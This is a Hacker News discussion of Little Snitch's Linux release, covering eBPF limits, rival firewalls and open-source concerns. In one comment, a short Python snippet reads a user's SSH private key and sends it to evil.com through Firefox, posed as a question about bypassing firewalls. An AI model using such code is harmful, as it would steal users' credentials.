Ohhh interesting. Little snitch is one of 2 apps I miss from when the Mac was my daily driver. The other app was pixelmator
Wow. I have used Little Snitch on Mac for years, love this!
If anyone from obdev is reading, please give us a way to pay for it, even if it stays free :), I'd love to support development and would happily pay something between the price of Little Snitch and Little Snitch Mini.
Anyway, thanks a lot!
This has the author's blog post on it https://obdev.at/blog/little-snitch-for-linux/
Can someone elaborate on the limitations bit?
"Little Snitch for Linux is built for privacy, not security, and that distinction matters. The macOS version can make stronger guarantees because it can have more complexity. On Linux, the foundation is eBPF, which is powerful but bounded: it has strict limits on storage size and program complexity. Under heavy traffic, cache tables can overflow, which makes it impossible to reliably tie every network packet to a process or a DNS name. And reconstructing which hostname was originally looked up for a given IP address requires heuristics rather than certainty. The macOS version uses deep packet inspection to do this more reliably. That's not an option here."
Is this a limitation of the eBPF implementation? Pardon my ignorance, I'm genuinely curious about this.
I'd like to point out it uses very little memory, barely 33MB here. That's impressive!
Honestly I think it is odd such a tool isnøt considered as standard to an OS as a process manager.
Anyway, this one looks great. I hope Linux distros will incorporate this or similar into the network widgets.
> Compatible with Linux kernel 6.12 or higher
I know everyone today is used to upgrading every 5 seconds, but some of us are stuck on old software. For example, my Linux machine keeps rebooting and sucks up power in suspend mode because of buggy drivers in 6.12+, so I'm stuck on 6.8. (which is extra annoying because I bought this laptop for its Linux hardware support...)

Will there ever be anything like Comodo Firewall's HIPS firewall on Linux [0]? I remember when firewalls like ZoneAlarm could detect keyboard hooks from keyloggers and such. Comodo Firewall has had this for over a decade, but unfortunately they are not free anymore. For how open Linux is, it surprises me you can't handle things apps are doing on an alert by alert basis, and not just network permissions. Firewalls used to detect DLL injections, apps creating script files to run, adding stuff to start up. Now it seems firewalls only means network detection.
[0] https://help.comodo.com/uploads/Comodo%20Internet%20Security...
Also see Safing Port master:
good
Does little snitch and similar software work against solutions like Paqet?
Is there a way to kill little snitch completely without screwing up my DNS/other things?
Great website features, exactly what I needed, thank you.
Related - I'm working on launching Watch.ly[0] (human-in-the-loop for remotely approving network and file system access for agents) in the next week or so. It works similarly, via eBPF (although we can also fall back to NFQUEUE). Supporting 5.x+ linux kernels[1], osx, and windows.
Did not know about LittleSnitch, will definitely check it out.
Really like Lulu as an alternative to LittleSnitch https://objective-see.org/products/lulu.html
Neat! Too bad it's proprietary closed-source though (at least the daemon is).
I use Lulu on my mac. Is it good enough (compared to LittleSnitch)?
[dead]
[dead]
Does anyone know how the blocking functionality works? I worked on some eBPF code a few years ago (when BTF/CO-RE was new), and while it was powerful, you couldn't just write to memory, or make function calls in the kernel.
Is there a userland component that's using something like iptables? (Can iptables block traffic originating from/destined to a specific process nowadays?)
Dope.
doesn't work on arch (btw)
The ultimate turnaround would be if the little snitch is snitching on the user too.
> For keeping tabs on what your software is up to and blocking legitimate software from phoning home, Little Snitch for Linux works well. For hardening a system against a determined adversary, it's not the right tool.
What would be the right tool to harden in a similar way to little snitch on mac? Meaning intercepting any connection and whitelisting them reliably.
Yess, the return of the actually good landing page for the technically-minded. Now all they need to do is roll back the macOS one that looks and reads like it was designed by a marketing agency that knows nothing about computers (or even Little Snitch itself).
There was a similar Show HN from 3 weeks ago. https://news.ycombinator.com/item?id=47387443 (open source too) - and there is a live window from all the machines in the swarm. https://dialtoneapp.com/explore - but only 2 so far. Maybe LittleSnitch can generate more data than this? Could end up an immune system for bad actors.
Anything new to get much better performance from low-spec machines that is idiot-proof is a game-changer.
Unfortunately it significantly impacts battery life, at least at my tests.
Does it leak your IP like the Mac version?
https://news.ycombinator.com/item?id=35363343
> Little Snitch for Linux is not a security tool.
Maybe not?
> Its focus is privacy:
Or maybe yes?
You are referring to the TCP three way handshake problem here. The macOS version is bound by the API provided by Apple: We get the API call for filtering only after the three way handshake has started.
The Linux version is limited in complexity. It has to decide immediately. This has the consequence that no packet leaves the machine if the connection is denied, but on the other hand it means that it's easier to trick. The macOS version can inspect the first packet sent (deep packet inspection) to find the remote host name in TLS headers. The Linux version relies on heuristics: The most recent lookup seen which returned the IP address determines the name. This part is Open Source and you can inspect the algorithm.
Nice to have this as an extra option, but being a linux user I value openness of code. I am pretty content with opensnitch + opensnitch-ui.
As articulated in the author's own blog post:
https://obdev.at/blog/little-snitch-for-linux/
The core issue is simple and uncomfortable: through automatic updates, a vendor can run any code, with any privileges, on your machine, at any time.
-----
If the author is serious about this, then they should make their own program completely open source, and make builds bit-for-bit reproducible.
For all I know, the proprietary Little Snitch daemon, or even the binaries they're distributing for the open source components, contain backdoors that can be remotely activated to run any code, with any privileges, on your machine, at any time.
This is correct, of course. But I currently can't make the entire project Open Source. My other option would be to keep it completely private (wrote it mostly for myself in the first place).
I think it's still better to make it public and only partially Open Source so that some people can benefit from it. If you don't trust us, that's completely reasonable, just don't install it.
Back when I was still using macOS I loved Little Snitch and was a paying customer. And I agree nothing on Linux comes close. Would it be technically feasible to also provide this as a Flatpak to support immutable distros like Bazzite?
I’m not aware of flatpaks specifically having th capability to run system software, daemons, etc. Some other immutable packaging formats should be able to (systemd-sysext at least, and snap iirc).
As far as I can tell, Flatpak does not allow a daemon running as root early during system boot.
> One thing to be aware of: the .lsrules format from Little Snitch on macOS is not compatible with the Linux version.
Why?
Probably because it relies on eBPF rules on Linux?
I really want Little Snitch for iOS.
Hopefully Apple makes the necessary frameworks available on iOS in general. Not only for supervised devices.
Same.
They are still restricting iCloud Private Relay to Safari for the most part. iOS is really wanting for privacy improvements to close the gap between marketing and reality.
Fun fact: iOS lets developers spy on when you _dismiss_ notifications:
https://developer.apple.com/documentation/usernotifications/...
Ever instantly angry-swipe-to-clear a DM notification soon as it hits your lockscreen from someone who upset you? Zuck knew y'all had beef.
Clear notifications before bed and in the morning? All those companies could know a bit more about your routine than you would've otherwise revealed if weren't in the habit of using those apps at those times.
--
The kinds of tiny things that would be pretty inconsequential on their own but that you figure maybe the Apple tax would help you avoid.
(edited with additions)
Congrats on the Linux port, this looks very nice.
Shameless plug: for anyone who wants something fully open source and terminal-based, I maintain RustNet (https://github.com/domcyrus/rustnet). It's a bit different because it's a TUI for real-time connection monitoring with deep packet inspection, not a firewall. No blocking/rules, but it's cross-platform (Linux/macOS/Windows), the entire codebase is open, and it sandboxes itself after init via Landlock with capability dropping.
Very nice, I will give it a try later
Giving it a shot right now. Very easy setup, intuitive UI, but a lot of requests' processes are not identified (while they could easily be identified, as they belong to the browser that has some, but less, identified calls)
Little Snitch must be running when the process starts in order to identify it correctly. You get less "Not Identified" if you run it for a while, or you should get none if you reboot and Little Snitch can start before everything else.
I would love to fix this requirement, but have not found a way yet.
It’s not really necessary on Linux. Linux systems work without 40 invisible background services phoning home to the mothership to leak your hardware identifiers for FAA702 collection.
Linux maybe, not so true of all the DEs and apps installed on it
I wish applications like this could coordinate with upstream firewall like opnsense
I'm so surprised that so few people have heard of Portmaster, it's been around for years and runs on Linux (and Windows if you must). And if you don't need traffic history it's free.
portmaster is the tool i use for upgrading installed ports on freebsd since… like… olden times.
Incredible. LittleSnitch is must-have for macOS and trying to get equivalent functionality on Linux was painful. So very happy to see this, and very happy to give the developers at Objective Development my money.
[dead]
In linux, I trust most distro apps to run with network access without any sort of firewall. And for apps from internet, just put them in bubblewrap or run with flatpak without access to homedir, network, audio, video etc. depending on program.
>The daemon (littlesnitch --daemon) is proprietary, but free to use and redistribute.
Worth noting that it is closed source. Would be worth contributing patches to OpenSnitch to bring it up to parity with Little Snitch.
Thanks for sharing Open Snitch
Probably should throw it out there that I'm building something inspired by littleSnitch for windows. Currently a bit stealthy about it. But when I crowd source the funding for a code signing cert I'll get it out there. Lots of inspiration from LittleSnitch, in spirit if not actual code.
I'd be curious to hear additional details if you can share - got a timeline, or somewhere I can enter my email address for updates? I'd love to alpha/beta test if you're looking for testers.
I've been a GlassWire user for years, which partially fills the role of LS, but not very well. Aside from the many performance issues I've seen, it's missing a lot of LS essentials. To be fair, I think the focus of GlassWire is more about visualizing traffic on your Windows computer, but I definitely believe there is a need for better Windows network software for power users.
It's a custom WFP driver. No timeline yet..
If you or I guess anyone is curious sereno[hyphen]alpha[dot]ramble[thenumberoftechn9ne'sfavoriterum]@passinbox.com
The irony of having to ask AI to figure that out… we’ve come full circle.
Just reached out (I think )
>> The macOS version uses deep packet inspection to do this more reliably. That's not an option here.
I thought it would be easier to do DPI on Linux than macOS. No???
Yeah I thought that was one of the primary use cases of eBPF. Not an expert though, just read about some of these things.
So if this is free to use on linux, what is to stop someone from doing what Colima did to Docker? Aka make a tiny Linux VM on MacOS and package Little Snitch within that?
Little Snitch requires packet inspection. If you ran it in a Linux VM, it will inspect packets within the VM. So... kind of useless for monitoring connections on the host.
I don't think it'll have access to the macOS connections, and certainly cannot act at the kernel-supported level as a firewall on the Mac side.
It barely has any of the features of the MacOS version, there is no shortage of cracks for Little Snitch, and there is Lulu. Other than that, I am not sure.
i will never understand why people will flock to this but opensnitch which is just better, fully open and has existed for longer (on linux) gets ignored.
then it pretty obviously is not better?
I've been using Simplewall on Windows for a while but I think it's not maintained anymore. Need to find an alternative
Fort Firewall is my tool of choice. Each connection requires explicit approval.
same with simplewall
> The macOS version uses deep packet inspection to do this more reliably. That's not an option here.
Isn't MacOS just *nix under the hood? Genuinely curious about this difference.
More the opposite. macOS is a veneer of nix, but underneath it is the XNU microkernel. Lots more nuance since Apple took over and added a lot of their own performance and API improvements to
From what I understand, macOS uses weird kernel implementation, which is almost open source, but not 100%
You're correct, but for a bit more context: The macOS kernel is XNU, which is derived from/based on the Mach kernel, but heavily modified. The kernel itself is open source but some drivers/kernel extensions are not so it's not actually usable (unless you provide your own implementations of those).
BSD family with fewer GPL parts each year
An operating system is roughly broken into three parts: the kernel, the core system tools, and the shell (the desktop environment and/or the CLI shell). Linux: Linux kernel, GNU coreutils (usually), KDE/Gnome/etc + CLI shells. macOS: XNU, BSD userland + launchd/etc, Aqua/Cocoa. Windows: NT kernel, Win32/WinRT/etc, Windows Shell.
The systems LittleSnitch uses to do packet inspection are very much OS-specific. There's no generic standard for doing high-performance packet inspection. XNU and Linux are *very* different kernels. Linus Torvalds built Linux from scratch as a monolithic kernel because he wanted a Unix-like OS that wasn't encumbered. XNU is based on the Mach microkernel though XNU is a hybrid or monolithic kernel, not a microkernel. The point is, they have very different heritage and very different systems for... well pretty much everything. So "just *nix under the hood" is kind of true but also completely besides the point as far as packet inspection goes. And even then, while there are a lot of similarities between the core system tools of Linux and macOS, they're still quite different and unless you're limiting yourself to POSIX-standard interfaces (which are only a fraction of the system), you're not going to be able to use the same code on both systems.
I’ve been researching the “best” way to build a little outbound network proxy to replace credential placeholders with the real secrets. Since this is designed to secure agents workloads, I figured I might as well add some domain blocking, and other outbound network controls, so I’ve been looking for Little-snitch-like apps to build on. I’ve been surprised to find that there aren’t a ton of open source “filter and potentially block all outbound connections according to rules”. This seems like the sort of thing that would be in a lot of Linux admins’ toolkit, but I guess not! I appreciate these guys building and releasing this.
Something almost no firewalls get right is pausing connections (NOT rejecting them) until I've decided whether to allow or not. The only firewalls I've seen do this are Little Snitch for Mac, and Portmaster for Windows (before they made it adware / started locking existing local features behind the subscription).
OpenSnitch seems to do this just fine? Unless I’m misunderstanding your point. Connections seem to just block until I take an action on the dialog. Now, if an application itself has specified a short timeout (looking at you, NodeJS-based stuff), that obviously doesn’t help. But for most software it works great.
I use Portmaster (on Linux) and I have never seen ads (either in the app or apps that get their DNS from Portmaster) on it. About the only thing I saw different between the free version and the base level paid for version was traffic history and weekly reports (and badges on Discord if that's your kind of thing).
Firewalls don't do this because they are built at the wrong layer to do proper pending calls. It's too narrow of a design space for most firewalls to care.
True, most firewalls aren't built to pause for user input. But then again, that's why almost no firewall software is suitable for this user experience.
How does it compare to opensnitch? https://github.com/evilsocket/opensnitch
I just tried littlesnitch and it did not resolve very many ips to domains, which is pretty basic. It also failed to identify most processes, and they were grouped under "Not Identified". It appears these are known limitations of the Linux version [1]. So for that alone I need to stick with opensnitch.
[1] "Little Snitch for Linux is built for privacy, not security, and that distinction matters. The macOS version can make stronger guarantees because it can have more complexity. On Linux, the foundation is eBPF, which is powerful but bounded: it has strict limits on storage size and program complexity. Under heavy traffic, cache tables can overflow, which makes it impossible to reliably tie every network packet to a process or a DNS name. And reconstructing which hostname was originally looked up for a given IP address requires heuristics rather than certainty. The macOS version uses deep packet inspection to do this more reliably. That's not an option here." -- from https://obdev.at/products/littlesnitch-linux/index.html
Regarding unidentified processes: Little Snitch daemon must have been running when the process started in order to identify it reliably. It's best to reboot after installation so that Little Snitch starts before everything else. I should probably note this somewhere.
And regarding failed reverse DNS names: Little Snitch is sniffing DNS lookups. If lookups are encrypted, there is little it can do. We usually recommend DNS encryption at the systemd layer, not at app layer. This way we can see lookups on 127.0.0.53 and the actual lookup sent out is still encrypted.
Also, it's currently only sniffing UDP lookups, not TCP. The eBPF part is already very close to the complexity limits (700k instructions of allowed 1M) and adding TCP parsing would exceed this limit. It should be possible to forbid TCP port 53 with a rule, though. Some complex DNS lookups will fail, but routine things should still work.
Is there any DNS based software to do block/allow? Kinda lika what's present in CiliumNetworkPolicies in Kubernetes networking?
OpenSnitch (+ block lists) ;)
or DNS stubs with filtering capabilities.
You mean like PiHole or AdGuard?
Yes, PiHole is the most common, but malware can easily bypass that using shared domains, P2P or IP addresses directly.
Use a filtering proxy instead and no gateway / route to the internet.
"I researched a bit, found OpenSnitch, several command line tools, and various security systems built for servers. None of these gave me what I wanted: see which process is making which connections, and in the best case deny with a single click." https://obdev.at/blog/little-snitch-for-linux/
I've used OpenSnitch for years, and while LittleSnitch definitely has a better UI for showing which process is making which connections over time, OpenSnitch does a pretty good job here. I get a modal popup when a program that hasn't made a connection tries to make a connection, and I can either allow/deny in one click, or further customize the rule e.g. allowing ntpd to connect, but only to pool.ntp.org on port 123.
Where LittleSnitch is definitely ahead is showing process connections over time after said process has been allowed.
When I looked at OpenSnitch (years ago), it didn't support running headless on a server. Am I mistaken about this, or has it changed?
You can run daemons on several nodes (different machines) and view them all through a central ui, it is pretty cool.
The UI is a separate package. Though you might just configure the firewall yourself at that point.
It is free, no subscription at all and truly open source.
As software should be.
how should maintainer make money?
open source / free software is not necessarily free as in free beer. You can sell GPL software.
Personally I'd be fine with a commercial license with source available here... the issue isn't the price, it's the fact that you're asked to MITM every network connection you make under the control of a binary blob.
I think it's fair to ask that a developer choosing to build a thing that requires that kind of access should be expected to err on the side of transparency.
Hunt, gather.
There was also toolmaker to support the hunter and gatherer… so… back to square one.
You mean “how can I donate?”
https://github.com/evilsocket/opensnitch?tab=readme-ov-file#...
So... what if the maker can't make it on donations only?
Then development will stop and users don't have the software anymore.
If users consider this software important they should donate so they can keep using it.
I'm not a Little Snitch or Open Snitch user, I wonder if these firewalls are able to block requests done with the use of some other, allow-listed program.
Say I run a script `suspicious.py' and I deny this script from making any network requests. I also have firefox which is allowed to make any HTTPS requests. If suspicious.py does something like:
   key = (Path.home() / '.ssh' / 'id_rsa').read_text()
   subprocess.Popen(['firefox', f'https://evil.com/upload/{key}'])
It depends. Little Snitch for Linux has a two level namespace for processes. It takes the process doing the connection and its parent process into account when evaluating rules.
Also: If an interpreter is run via `#!/bin/interpreter` in the script binary, it makes the rule for the script file path, not the interpreter. This does not work when running the script as `interpreter script`, though.
With the literal rules described it would not be blocked. A more detailed rule (in Open Snitch at least, not as familiar with the other variants) could match e.g. whether the process's parent tree contained the python binary rather than just if python is the process binding the socket.
OK, I see, so a limitation is also that I cannot block an individual script, I need to block a Python interpreter.
Not necessarily (with Open Snitch at least), it just depends how complex you want to make your firewall rules and what the specific goal is (block this specific script, block scripts which try to do this activity, block connection to evil.net, block python scripts, etc).
The more granular one gets the more likely they aren't really meaning to ask how to do it in the firewall layer though. E.g. if we take it further to wanting to prevent python -c "specific logic" it's clearer what you can do in the firewall is not necessarily the same as what's practical or useful.
Would it silently allow or would you still get the notif or whatever (iirc from littlesnitch years ago)?
The allow rule for Firefox is what would suppress the prompt. You probably don't want to have a prompt for every Firefox connection though, so you'd need to come up with some kind of ruleset (or get very annoyed :D).
Recently I was wondering how viable it is to launch a niche, paid tool for Linux. I found that this is a very rare model, most tools are either just free, supported by sponsorship, supported by some paid cloud-based service that accompanies the tool, use an open-core model with paid add-ons.
I wonder if the decision of Little Snitch to make the Linux version free forever was also informed by this "no way to make money selling tools on Linux" wisdom or if there was another motivation. It seems that if any tool has chances of making decent money on Linux, a product like Little Snitch, which is already well established, with working payment infrastructure would be a good candidate.
Many from linux crowd are slightly paranoid and ideological.
I'm as a linux user very reluctant to install anything proprietary that has such sensitive info as my network traffic and would rather use opensnitch or any other foss fork.
The same time I don't mind to pay for open-source, I donate several thousands USD per year to FOSS projects. But I guess I'm in a minority here and if you make the whole stack open-source you're not going to make many sells really.
> Many from linux crowd are slightly paranoid
Slightly? There are quite a few tin foil hat comments on this submission.
Well, it's all relative and depends on perception.
I tried to briefly explain a typical i-own-my-computer mindset regarding the linux monetization question from the parent comment.
I can pay for cool stuff I can trust, but the "I can trust" part is very tricky.
LittleSnitch doesn't tattle on itself phoning home.
It does… and if it didn’t it would be trivial to prove.
Any proofs for this claim?
Is that true? If so, that’s not a good sign. I remember how impressed I was by ZoneAlarm in the early 2000s asking permission for itself to connect to the Internet, using the exact same dialogue it presented for any other program, with no dark patterns suggesting that the user should give preferential treatment to it.
Doesn't seem to be, I can see LittleSnitch itself connecting to yoyo.org and obdev.at. GP may be referencing a past bug, either in LittleSnitch or macOS.
If it connects to yoyo.org, you have subscribed to Peter Lowe's blocklist and Little Snitch is trying to update the list from there.
  > The macOS version can make stronger guarantees because it can have more complexity. On Linux, the foundation is eBPF, which is powerful but bounded: it has strict limits on storage size and program complexity. Under heavy traffic, cache tables can overflow, which makes it impossible to reliably tie every network packet to a process or a DNS name.
  > And reconstructing which hostname was originally looked up for a given IP address requires heuristics rather than certainty. The macOS version uses deep packet inspection to do this more reliably.
  > That's not an option here.
  >
  > Source: https://web.archive.org/web/20260409002901/https://obdev.at/products/littlesnitch-linux/index.html
Have you ever checked Calico or Cilium, or at least, Oryx?
I guess you haven't actually implemented anything in eBPF.
Can you elaborate? I thought eBPF was created to be used in high performance scenarios, so I am confused why this shouldn't be posssible.
I know it sounds crazy at this point, but with popular YouTubers switching to Linux, gamers overall well-aware of Steam on Linux advantages and switching as well, plus popular software like LittleSnitch getting ported, 2026 can without irony be named as Year of Linux Desktop, right?
Also unrelated, but more linux gamers proves my personal observation that on the spectrum of computer literacy gamers are just below powerusers and programmers. We see more less technical people migrate over to Linux gradually and now it's gamers turn. Well, that's kind of obvious for everybody except Microsoft apparently.
2026 is the year of the linux phone. We need to embrace that the year of the linux desktop (2025) was successful.
No.
> 2026 can without irony be named as Year of Linux Desktop, right?
For whom? Average desktop users? Average users don't know what LittleSnitch is, let alone calling it "popular software."
The year of the Linux Desktop will always be $CURRENT_YEAR + 1
What do you call a fallacy where it is implied that the future will be like the past?
does wifi work yet? last year it didnt for me
Wifi has been working out of the box for close to 20 years now. On some computers with old Broadcom cards, you have to enable non-free drivers. What model are you using?
I think there is a lot of talk (and this is good), but very little action. Market share is still incredibly low for LNX. I believe only a small subset of people actually attempt the jump from WIN to LNX (since most just want to play their games and run their programs without hassle) and then quickly realize that its tougher than they anticipated and swiftly return to WIN.
As someone who did make the jump, it was actually a lot easier than I anticipated. I encourage others to do the same. The only games I can't play are some AAA multiplayer games I wasn't particularly interested in anyways.
What’s with the weird abbreviations?
This is true, but also the original comment still stands: Linux desktop usage outside developers was so low that it was barely worth mentioning before, so even a small uptick like this is a serious change, and it's how bigger changes start.
I definitely don't think it's even the likely outcome, but for Linux to get serious traction this is how it has to start: power users but not the traditional developer crowd start actually moving, and in doing so produce the guides, experience, word of mouth, and motivation that normal people need to do so, alongside the institutional support from Valve to actually fix the bugs and issues.
It remains to be seen if a critical mass will find it usable long-term, but if it were to happen, this is how it would look at the start, and Microsoft are certainly doing their best to push people away right now, although I suspect the real winner is more likely to be Apple with the Macbook Neo sucking up more of the lower end.
> Microsoft are certainly doing their best to push people away right now
According to a blog post by Eric S. Raymond in September 2020, Microsoft is literally moving towards replacing Windows' internals with Linux. Unfortunately, that post is now unreachable, but searching for "eric raymond article about windows being replaced with a linux kernel" finds many third-party references to it and summaries of it.
5% on the steam survey though. The jump isn't quite as big from previous years as it seems as they did some corrections to the statistics this year, but 5% is nothing to sneeze at.
Exactly! Me personally in 2010 would never though about the time when one on every 20 gamers will be Linux user. That is huge IMHO.
Why would one use this over PiHole?
LittleSnitch isn't for ad blocking (only), it is for tracking/blocking/allowing ALL connections from various processes. PiHole only blocks DNS requests to known ad servers.
This is different. This shows you what in your operating system is making connections out and to where.
Completely different thing. A littlesnitch type thing is for all traffic. Pihole is a DNS query thing that prevents various ad content from being loaded. It's also trivially easy for a malicious application with network access to bypass any instance of pihole on your LAN by doing its own DNS over HTTPS lookups to its own set of server(s) by IP.
I mean, if you're at the point where your machine is compromised by a process with full network access little snitch won't help much either.
You might be surprised, there are plenty of low effort attacks out there that just install a crypto miner and phone home periodically without doing much to cover it up.
I run both (LS on Mac, at least), they do different things - pi.hole is a great ad blocker which applies to all of the devices on your network. Little Snitch is doing something different - it tells you every call that every app you use is making, and allows you to approve or deny each one. So, you can block telemetry for apps, or you can block certain apps from contacting certain servers, or you can just use it to watch what apps on your system are calling out to where.
To clarify, I'm aware that pihole is not intended to run on a client OS, and doesn't monitor at a process level. I'm focused on the intended effect rather than the process itself (blocking malicious/ad servers). And I think I framed my initial question incorrectly as if LS and PiHole as subtitutes. It's perfectly fine and even preferrable to use both as layered protection. I'm just thinking however when it comes for bang-for-buck it seems like PiHole is the better value proposition if you could only set up one.
pi.hole is primarily billed as an ad blocker, but the fundamental way it works is by applying a curated set of DNS lists that are blocked (commonly telemetry and ad servers), and the admin dashboard which is just a web page (therefore works on all platforms, smartphones included) will do the same thing: it tells you every call that every app on every device on your network is making, and you can approve or deny it. You can curate your own list as well and block servers/connections you don't want on the network.
LS afaik operates in the same area where it's intended to be used for privacy. I guess I could see it being useful for people who don't have admin access to their router, but for people who do have such access I would think the benefits of network-wide DNS monitoring/blocking would outweight the costs of having to configure your router settings.
LS seems to not be claiming any security promise on Linux because it can't make any guarantees given eBPF limitations. But the entire purpose is different and there is very little overlap in my view. PiHole is entirely (I think?) just applying the blocklist made easy. LS allows you to build the blocklist in real time.
I would guess that to the extent the blocklists include things that are loaded by applications and not websites, they are almost entirely built by users of something like LittleSnitch or OpenSnitch. This is also entirely doable with wireshark logs, but I think that requires more infrastructure to build into usable lists.
Some telemetry uses hardcoded addresses when DNS doesn't work.
Some telemetry might not be recognized by pi-hole as it is new or has nothing to do with ads.
Tried it on Fedora 43 (6.19.11 x86_64) and it loaded all CPU cores, dumped 50K lines in the journal and failed to start.
> Error: the BPF_PROG_LOAD syscall returned Argument list too long (os error 7).
> littlesnitch.service: Consumed 3min 38.832s CPU time, 13.7G memory peak.
Someone already created an issue for it: https://github.com/obdev/littlesnitch-linux/issues/1
I was looking for a comment like yours. Same issue, in my case only eating up half of my cores but with 100% utilization, webUI not working.
Sorry, we have not tested on Fedora before release. Did not expect so much interest in the first hours after release...
I have now installed Fedora in a VM (ARM64 architecture, though) and it does load, but cannot identify processes. I'm investigating this now.
The other issue seems to be with eBPF compatibility. That's a moving target and I'll investigate next. But resources are limited, I'll need some time to dig into this.
There's some good feedback in the GitHub issue on the subject, seems to happen on slightly newer versions of the kernel than the one you've tested on and affects other distros like Arch as well. I'll keep an eye on the discussion and test again once updates are ready.
Your average Linux experience.
And the second most upvoted comment is someone seriously asking if 2026 if the year of Linux desktop...
This is brand new open source software with like 3 stars on github
Yeah, because no third party program has ever crashed on any other OS.
Come on, this is an absurd comment. Linux has its issues, this is not a serious example of what is keeping normal people from using Linux as a desktop OS. Normal people are not installing the first release of a privacy networking tool that requires you to OK connections.
99,9% of the time, you download an exe or a DMG, you can be pretty sure it's going to work. Even 3 star github repo.
Only on Linux you get weird bug, compilation issues, etc.
After all, you have windows, macos and then you have Linux : debian, Ubuntu, fedora, arch, opensuse. That's almost like 5 different os just for Linux.
Sure you can use flatpack and force people to download 2gb installation for something that requires 20mb on windows and macos. That excludes all of the people who don't have fiber internet.
At this point I'm convinced that those developing Linux don't want it to be an os for casuals and prefer to stay in their small, niche community. That's fine by me but it makes claim of Linux desktop year laughable, which I was referring to.
That's not the user experience though, the user experience is it says "go to the discover app and install <program>" and they do that and it just works. Downloading a tarball is not the normal way to install stuff on Linux, and given everyone has phones where the standard is "install on the app store", it's hardly some new experience, in fact, it's more natural for normal users.
Congrats to Linux users on getting a great tool from a quality development shop. Objective Development is one of our (Mac users) exemplars for attention to detail and fit & finish.
Congrats to Objective Development for expanding their well-loved tool to a new platform. You guys rock.
>attention to detail
Why does LittleSnitch (Mac) pre-resolve IP addresses, before user presses Accept/Deny?
IMHO DNS queries shouldn't initiate without user input.
Little Snitch is bound to the API provided by Apple. The NEFilterDataProvider API calls `handleNewFlow()` only after sending out the first IP packet.
Version 6 added DNS encryption and in principle we could filter lookups (similar to PiHole) at this level. That brings other issues, though: This filter is system-wide, so process-specific rules (and overrides) would not work. And results can be cached by mDNSResponder. So when a blocklist causes an issue, you may not be able to fix it by simply disabling the blocklist. But it's still something we consider.
Question for devs, not me.
Did the "attention to detail" phrase come from devs or you?
From me. OD is a great dev firm. Do you understand my statement?
Do you understand that you can't redirect the question addressed to you to the devs if that question questions your own statement by pointing out that some important details are not attended to?
I remember before Little Snitch there was ZoneAlarm for Windows[0] (here is a good screenshot[1]). No clue if the current version of ZoneAlarm does anything like that (have not used it in 2 decades). I always found it weird that Linux never really had anything like it.
[0]: https://en.wikipedia.org/wiki/ZoneAlarm
[1]: https://d2nwkt1g6n1fev.cloudfront.net/helpmax/wp-content/upl...
This reminded me of running Kerio Personal Firewall. When Kerio ended I switched to either ZA or Comodo firewall, one of them introduced a neat feature of running executables in containers. Made clicking random things so much easier. But the best part with all of these was restricting windows to where it could barely do anything. "RandomXYZ.DLL wants to execute random what and connect to random where? I dont think so MS." lol
i loved zonealarm! and also pained myself with all the little rules and upkeep lol
It was problematic, so we moved to blackice defender iirc
For me it was Sygate personal firewall back on windows xp
Back in the Halo 2 days ZoneAlarm and Cain and Abel were the go-to host bridging and bluescreen programs.
A simpler time lol.
Used to use Outpost Firewall Pro, too.
Good old Halo 2 stand-bying. An absolute plague.
It's interesting hw lng it took for linux to get a user friendly application firewall like OpenSnitch
It's because there's no way to make universal kernel modules/drivers, like it is on Windows.
I wrote a program similar to this for AmigaOS many, many years ago. I would have been inspired by ZoneAlarm or a program like it.
I've just found it and uploaded it to github. Looking at the code, I can see my horrible C style of the time. There's probably bugs galore.
https://github.com/JetSetIlly/Direwall
If I remember correctly, it runs as a commodity and patches the socket library. Interestingly, the socket library was not re-entrant (unusual for Amiga libraries) so I had to patch the Exec OpenLibrary() function to monitor the loading of new copies of the socket library. But it's been a long time so memories are hazy.
It'll be interesting to see if it is still compiles and runs for modern AmigaOS, if any active Amiga programmers are around to see.
Wow. Insane throwback. I think I first learned about ZoneAlarm from some PC magazine my parents bought for me. Completely forgot about this great piece of freemium!
if anyone else suddenly started wondering, PC magazines still exist in physical form. There are even still Linux magazines that come with installer CDs for distros. And all kinds of other magazines as well, like for Mac computers, for photo editors, for Raspberry Pi etc.
I learned about it from Leo and Patrick on The Screen Savers
Who remembers BlackICE Defender tho?
I was there for SoftICE and BlackICE.
Simpler times.
Completely forgot about ZoneAlarm. I remember using it in the early 2000s!
I read ZoneAlarm and it was like suddenly a part of my brain that went unvisited for 25 years lit up...
I helped administer the CheckPoint commercial version of this before 2010 in a large enterprise (Checkpoint Integrity it was badged as). Really good product though we did have some bugs with it - I do remember the developers from Israel got involved and were very capable.
It mostly worked exactly as you would want a desktop firewall to, and integrated nicely with Cisco VPN tech, so you could ensure Integrity was operating correctly before fully opening up the tunnel for access to corporate assets.
Same... Totally forgot about ZA.
Such nostalgia! I probably forgot about it after switching over to Linux 25 years ago.
Same!
isn’t this essentially built into Windows these days? although it seems to come with a lot of programs pre-approved.
No, the Windows firewall in its default configuration does not restrict outbound connections in any way. Any application can make any outbound connection it wants. If an application attempts to listen for incoming connections from external sources and there is not an existing policy, Windows will pop up a dialog asking the user if they want to allow this and if so whether it should be allowed to listen on all networks, only networks marked as "private", or for domain-bound corporate computers only networks where the domain controller is reachable.
It can be manually configured with very detailed policies, but you have to know where to go to find those controls.
